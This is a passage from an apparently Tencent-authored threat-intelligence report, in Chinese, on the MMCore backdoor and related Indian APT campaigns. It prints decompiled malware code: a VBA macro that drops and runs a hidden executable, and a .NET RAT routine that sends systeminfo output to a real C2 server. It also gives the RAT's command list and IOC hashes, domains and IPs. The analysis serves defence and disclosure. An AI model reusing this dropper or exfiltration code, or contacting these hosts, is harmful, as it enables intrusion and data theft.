DllEntryPoint	10004A09	[main entry]

判断加载的进程是否为rundll32.exe，不是则执行安装流程，是则执行后门功能：

该活动的ip跟该文重点分析的白象存在重叠。

此外，也与奇安信发布的文章《蔓灵花（BITTER）APT组织使用InPage软件漏洞针对巴基斯坦的攻击及团伙关联分析》中的RAT分析一致：

Backdoor - aflup64.dll

MD5	91e3aa8fa918caa9a8e70466a9515666
编译时间	2018.10.12


导出函数IntRun 会再次重复前面的行为，获取JPEG文件，异或解密后执行。因为是通过rundll32启动，所以会进入另一分支，首先创建互斥量“9a5f4cc4b39b13a6aecfe4c37179ea63”：


```
v0 = CreateMutexW(0, 1, L"9a5f4cc4b39b13a6aecfe4c37179ea63");
result = GetLastError();
if ( v0 && result != 183 )
{
  Sleep(0x1388u);
  sub_2EF404();
  sub_2EFFC4();
}
return result;
```

因此我们把该恶意软件归属到印度的相关组织中。虽然暂时还不清楚MMCore为一个独立小组还是归属于白象、蔓灵花、donot、孔夫子等组织中。但是可以确定的是，该些组织在某些重要的活动中，会采用MMcore恶意软件来进行攻击，至少说明MMCore跟这些组织共享技术。

此外还有个发现，依然是基于腾讯安全御见威胁情报中心去年的文章《疑似白象组织针对巴基斯坦、孟加拉国等南亚国家的最新攻击活动报告》，文章中提到的白象的攻击活动，该文件诱饵使用带有宏的doc进行攻击。我们同样在库里发现了类似的宏文件：

PakCERT-Snapchat hacked by Pakistani Hacker Group.doc（92ee6729747e1f37dcae7b36d584760d）







```
End If

Dim LMC1 As Long
LMC1 = Len(MainCode1)
Dim image1() As Byte
Dim arrWsNames1() As String
arrWsNames1 = Split(MainCode1, ",")
LMC1 = UBound(arrWsNames1)
ReDim image1(LMC1)
Dim iii1 As Long
iii1 = 0
For Each element1 In arrWsNames1
    image1(iii1) = element1
    iii1 = iii1 + 1
Next element1
Dim bitImage1
bitImage1 = FreeFile
Open Environ("AppData") + "\MicrosoftServices\rac.bmp" For Binary Access Write As bitImage1
Put #bitImage1, , image1()
Close #bitImage1
If Len(Dir(Environ("AppData") + "\MicrosoftServices\rac.exe", vbDirectory)) = 0 Then
Name Environ("AppData") + "\MicrosoftServices\rac.bmp" As Environ("AppData") + "\MicrosoftServices\rac.exe"
End If
Call Shell("cmd.exe /S /K" & "start " + Environ("AppData") + "\MicrosoftServices\rac.exe", vbHide)


    ActiveDocument.Sections(2).Range.Font.Hidden = False
    ActiveDocument.Sections(1).Range.Font.Hidden = True
    ActiveDocument.ActiveWindow.View.DisplayBackgrounds = True
    ActiveDocument.Background.Fill.ForeColor.RGB = RGB(255, 255, 255)
    ActiveDocument.Background.Fill.Transparency = 0#
```

而文档释放的恶意文件为一个.net编写的RAT：



该.net RAT为之前未公开过的RAT，也为该组织的常规攻击武器之一。其中文件的pdb为：
d:\KL\rav\rav\obj\Release\rav.pdb


类似的，也有其他的pdb信息为：
d:\startnew\JackSparow\WinStore\WinStore\obj\Release\WinStore.pdb

该RAT的主要功能包括：

命令代码	功能
files	查找指定目录下的以下扩展名的文件 .doc,.txt,.docx,.ppt,.pptx,.rtf,.xls,.xlsx,.jpg,.jpeg,.png,.gif,.wmv,.pst,.csv,.pdf
sfile	上传文件
cmd	Cmd shell

distroy	删除%appdata%\\MicrosoftServices\\rav.exe”
tlist	获取进程列表
expld	接收文件，并执行
getkeys	获取WindowsServices\\dasHost\目录下的文件信息
fldinfo	找到指定目录下的文档文件信息
drinfo	获取驱动器列表

解密C2：



解密结果为"http://188.241.68.127/pmpk/"，拼接参数得到完整URL，执行systeminfo命令获取系统信息拼接到url尾部，url如下
http://188.241.68.127/pmpk/blue.php?MNVal=JNENIEYOU-PC&FNVal=ConnInfo&DVal=17_

```
private static void _getStart()
{
    try
    {
        string text = string.Concat(new object[]
        {
            DateTime.Now.ToString("dd_MM_yy_hh_mm_ss_tt"),
            " Version :- ",
            Assembly.GetExecutingAssembly().GetName().Version,
            Environment.NewLine,
            Program._getResFrmCmmd("systeminfo", true)
        });
        int num = 1800;
        int length = text.Length;
        for (int i = 0; i < length; i += num)
        {
            if (i + num > length)
            {
                num = length - i;
            }
            Program._setWAns(string.Concat(new string[]
            {
                Program._MainCV,
                "blue.php?MNVal=",
                Program._rewq,
                "&FNVal=ConnInfo&DVal=",
                text.Substring(i, num)
            }));
        }
        Program._setWAns(Program._MainCV + "blue.php?MNVal=" + Program._rewq + "&FNVal=comInfo&DVal=[COMMANDTYPE]|
          [YOURCOMMAND]");
        Thread.Sleep(60000);
    }
    catch
    {
    }
    Program._setSch(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "MicrosoftServices\
      \rav.exe"));
    try
    {
        if (File.Exists(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "MicrosoftServices\
          \rac.exe")))
        {
            Process.Start(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "MicrosoftServices\
              \rac.exe"));
        }
    }
    catch
    {
    }
    Program._getRec();
}
```

五、结论

APT组织的攻击武器库始终在进行不断进化，包括从攻击手段、开发工具和语言等等，也不断会有新的攻击武器库被补充进来。目前曝光的一些攻击武器库可能仅仅只是实际攻击中的冰山一角，但随着跟踪的深入以及被发现的攻击活动越来越多，会有更多的细节被曝光出来。

此外，攻击活动的归属，是一个比较头疼的问题。在MMCore的归属上，我们尚无十足的证据来证明必然归属于某个组织，但是至少可以说明，它跟印度的一些组织存在基础设施的重叠和攻击武器库的复用。这也跟印度众多APT组织的关系错综复杂相关。

我们曾不止一次分析过，蔓灵花、白象、孔夫子、donot等等组织存在一定关联，也不排除为同属一个大组织。我们会继续跟踪该恶意文件的攻击活动，力图使得归属上更加清晰。

六、安全建议

腾讯安全威胁情报中心建议我国重要企业、政府机关对APT攻击保持高度警惕，可参考以下建议提升信息系统的安全性：

1、建议重要机构网管培训工作人员不要随意打开不明来源的邮件附件，在邮件目的及发件人均未知的情况下，建议不要访问附件。


2、建议企业用户使用**腾讯安全T-Sec终端安全管理系统**

修补漏洞，及时安装系统补丁，可减少被漏洞攻击的风险。同时注意打开Office文档时，避免启用宏代码。

3、推荐企业用户部署**腾讯T-Sec高级威胁检测系统（腾讯御界）**

对黑客攻击行为进行检测。

腾讯T-Sec高级威胁检测系统，是基于腾讯安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统，该系统可及时有效检测黑客对企业网络的各种入侵渗透攻击风险。参考链接：https://cloud.tencent.com/product/nta



推荐政府机构、大中型企业采用腾讯安全完整解决方案提升系统整体安全性。

腾讯安全解决方案部署示意图（图片可放大）

企业用户可根据业务节点拦截位置部署适当的安全产品，并根据腾讯安全威胁情报中心提供的情报数据配置各节点联防联动、统一协调管理，可参考下表选择：

拦截位置	安全产品	解决方案

云上业务	腾讯云T-Sec 安全运营中心（云SOC）  免费试用云SOC产品	云上业务的事前安全预防、事中监测与威胁检测及事后响应处置。 事前环节：云上资产的自动化动态盘点。识别云上配置风险，云上高危端口及组件的自动化检查。 事中环节：云上安全产品告警统一监测，流量威胁感知，识别云上攻击和失陷主机行为。 事后环节：对特定安全事件实现自动化响应，云上安全日志审计与调查溯源。 云上安全态势及安全成果的可视化展示。
	云防火墙 （Cloud Firewall，CFW）	一款基于公有云环境下的 SaaS 化防火墙，主要为用户提供互联网边界的防护，解决云上访问控制的统一管理与日志审计的安全与管理需求。
未采用云上业务	腾讯T-Sec 安全运营中心（专有云）  扫码了解更多信息	以安全检测、事件关联及智能分析为核心功能，并以腾讯威胁情报、3D可视化为特色。通过海量数据多维度分析、对威胁及时预警并做出智能处置。 适用于多种安全运营管理场景，帮助企业打造全网安全态势可知、可见、可控的闭环。 https://cloud.tencent.com/product/soc-private

威胁情报	腾讯T-Sec 威胁情报云查服务 （SaaS）	SaaS形式自动化威胁情报查询产品： 满足对**IP/Domain/文件**等对象的威胁查询、SaaS形式威胁情报查询及溯源产品“T-Sec高级威胁追溯系统”。 https://cloud.tencent.com/product/tics
	腾讯T-Sec 威胁情报平台（TIP）	将腾讯安全最新的威胁情报能力变成一套可本地部署的威胁情报管理平台，帮助企业在内网/专网/私有云等环境实现威胁情报管理和查询。 根据威胁情报提供的IOCs信息，将失陷数据同步到网络中的各个设备，对危险访问、入侵流量、恶意文件进行检测、识别和拦截。 **腾讯TIP平台的IOCs信息可自动同步，也支持管理员手动添加。**
	腾讯T-Sec 高级威胁追溯系统	进行线索研判、攻击定性和关联分析，追溯威胁源头，有效预测威胁的发生并及时预警。 https://cloud.tencent.com/product/atts
网络资产风险检测	腾讯T-Sec 网络资产风险检测系统（腾讯御知）  免费试用腾讯御知	全面检测企业网络资产是否受安全漏洞影响。 可全方位监控企业网站、云主机、小程序等资产存在的风险，包含弱口令检测、Web 漏洞扫描、违规敏感内容检测、网站篡改检测、挂马挖矿检测等多类资产风险。 http://yuzhi.qq.com

入侵流量检测	腾讯T-Sec 高级威胁检测系统 （腾讯御界）	**基于腾讯安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。** **可及时有效检测黑客对企业网络的各种入侵渗透攻击风险。** https://cloud.tencent.com/product/nta
主机终端保护	腾讯T-Sec终端安全管理系统（御点）	**拦截病毒木马攻击终端系统；** **支持集中检测、修复各终端系统存在的安全漏洞；** **支持启用文档守护者功能自动备份重要资料文件。** https://s.tencent.com/product/yd/index.html **个人用户推荐使用腾讯电脑管家保护终端系统。**
安全服务	腾讯安全定期巡检服务	**由腾讯安全团队专业工程师提供定期巡检服务，对客户采购的全系列腾讯安全解决方案的运行维护情况提供详细专业的技术报告。**

更多产品信息，请参考腾讯安全官方网站https://s.tencent.com/

七、附录

1、IOCs

MMCore：

fa5ca2cba0dab28fa0fb93a9bd7b1d83
eecbfa73955218181b0bc27c9491bd03
0647bac99b6a8407795134f5d67d4590
0932b703849364ca1537305761bc3429
9e73734ac2ab5293c0f326245658b50e
b5c1b0137181cf818a46126ca613365e
263b6c350cbf7354b99139be17c272d3
9d7953cd0e67e6ebad049faba242a74b
30e519573d04a2e1505d8daafb712406
320e29f867ae579a9db0d04e998e5459

6303059930cfb785c5cf0af1512b2cbe
5024e86b00012a202d6aa55d5502b9e0
86e3e98c1e69f887e23d119d0d30d51c
5a489fb81335a13dff52678bbce69771
9782e1f021fff363b4a6ee196e1aa9cb
a469f3f7eda824bafb8e569deb05b07d
af501dfd35e7d04afd42d9178601a143
851ea11fa3cf5ca859dacf47d066d6df
bac7c5528767d86863532bd31bdd12e2
c0baa532636ecca97de85439d7ae8cb3
eecbfa73955218181b0bc27c9491bd03
d692a057330361f8f58163f9aa7fc3a8
f946ea7d9640023d06c2751dde195eb8
03fa06ac91685e0df4c635339e297e04
0490e54e4cce81d2ab24a6e7787fa595
060d13afdb2212a717666b251feda1d3
5a477d4574983c2603c6f05ff5bae01e
7d19f3547dc900eba548ee5ceb84edae
baa12a311b9029f33c4fc6de6fde06b0
bddb10729acb2dfe28a7017b261d63db
f3a7d55ee47f2b6bdf7ed6259a6f9496
423dbab9d632a1fc318f66dfc370ac28
b692a0f56d2462ba0ec50374c653b6e8
b3286791b22f515ab8d7f8866a154e9c
2826c9c6c25368f773c0e448572585d0
1e8915ccb433ce0406a98faa94db2237
8b2b4bed6db31739686531d11c9e98aa
c4cee8d6f30127938681c93dd19f2af4
0922a6d3d9d9a774eea90853a075056e
b4db105c90d2f2659fd4e930e0b7ad5b
65067f8c60cbc4ee459641c3b704e180

域名：

dailysync.zapto.org
abtprinting.com
adworks.webhop.me
ichoose.zapto.org
theglobalnews24x7.com
timpisstoo.hol.es
burningforests.com
account-support.site
noitfication-office-client.890m.com
mockingbird.no-ip.org
useraccount.co

nayanew1.no-ip.org
nakamini.ddns.net
adrev22.ddns.net
hawahawai123.no-ip.biz
waterlily.ddns.net
pressnorth.net
officeopenxml.co
jospubs.com
davidjone.net
themoondelight.com
g-img.no-ip.biz
adnetwork33.redirectme.net
plansecure.org
kibber.no-ip.org

.net RAT:
0464acc5f3ea3d907ab9592cf5af2ff4
e223ff5a6a961a6c3ff30811e8a2ceb5
517c2c6e5e0f27f6f9c759a04a2bf612
b3a2e376a9a1f9e4d597eb8509aed57a
c69cd5894bdf4c92fcfb324e7db83ce3
f8da3eab85def2cdedd4227eec3114bb
73eb441bcf27a1ee4b1f5c1f78139b3b
5b1d7c4cea8fcb96696a6e9318d36a45
2cc9cd56b2e4c17b6b63bad4dfc5bc10

IP

188.241.68.127
91.211.88.71

2、参考资料
https://s.tencent.com/research/report/711.html
https://ti.qianxin.com/blog/articles/analysis-of-targeted-attack-against-pakistan-by-exploiting-inpage-vulnerability-and-related-apt-groups-english/
https://www.fireeye.com/blog/threat-research/2013/04/trojan-apt-banechant-in-memory-trojan-that-observes-for-multiple-mouse-clicks.html
https://www.forcepoint.com/blog/x-labs/mm-core-memory-backdoor-returns-bigboss-and-sillygoose
https://twitter.com/KorbenD_Intel/status/1237121311450652672

转发是最大的鼓励